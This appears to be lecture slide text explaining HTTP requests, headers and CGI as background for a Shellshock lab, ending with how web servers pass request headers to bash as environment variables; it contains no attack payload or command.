


This needs to be translated into a protocol that a computer can understand

Hosts on the internet must communicate with each other through various internet **protocols**

Client

Server (victim)




HTTP is the common protocol for transmitting internet content

When we want to get something from a server, we issue an **HTTP Request**

Client

Server (victim)




When we want to get something from a server, we issue an **HTTP Request**

HTTP Request have a specific format



Client

Server (victim)



When we want to get something from a server, we issue an **HTTP Request**

HTTP Request have a specific format



The **Request** section contains

- The HTTP Method (GET, POST, DELETE)
- The URL


Method	URL
--------	-----

GET <http://www.seedlab-shellshock.com/cgi-bin/vul.cgi>

GET <http://www.cs.montana.edu/pearsall/dog.jpg>

Client

Server (victim)



When we want to get something from a server, we issue an **HTTP Request**

HTTP Request have a specific format



The **Headers** section contains information about they request (key value pairs)

```
1.Accept-Ranges: bytes
2.Connection: Keep-Alive
3.Content-Length: 3023
4.Content-Type: text/css
5.Date: Thu, 22 Sep 2022 18:32:12 GMT
6.ETag: "bcf-5ca420b781ee2"
7.Keep-Alive: timeout=5, max=100
8.Last-Modified: Mon, 23 Aug 2021 23:04:52 GMT
9.Server: Apache
```

!!! We can add whatever headers we want to an HTTP request

Client


Server (victim)

HTTP
Request

Request

Headers

Body



Common Gateway Interface (CGI) server is where we have a server middleman that creates external programs to handle requests

Client


Server (victim)

HTTP
Request

Request

Headers

Body



After the server fetches the content, it sends it back to the user as an **HTTP Response**

Client


Server (victim)

HTTP
Request

Request


Headers

Body




After the server fetches the content, it sends it back to the user as an **HTTP Response**

How does CGI work?



Viewing HTTP Requests/Response with Chrome Developer Tools



MONTANA
STATE UNIVERSITY

Q

Site Menu ▾

Computer Science / Faculty Directory

Faculty Directory

Dr. Maryann Cummings

Assistant Teaching Professor

Modeling and sim, System of Systems, Emergent Behavior

📍


Norm Asbjornson Hall 253C

📞

(406) 994-3547

✉

Email



Mr. Daniel DeFrance

Instructor

Admin for the CSCI 481 Program Assessment

📍


Barnard Hall 358

📞

(406) 994-1628

✉

Email



Professor Brittany Fasy

Assistant Professor

Modeling and sim, System of Systems, Emergent Behavior

📍


Norm Asbjornson Hall 253C


📞

(406) 994-3547

✉


Email





Take Home Message:


- Web servers quite often need to run other programs to respond to a request.
- It's common to translate request parameters into environment variables
- Environment variables are then passed onto a child process (such as bash), to do the actual work



The most important part: a web server will translate HTTP request header fields into environment variables

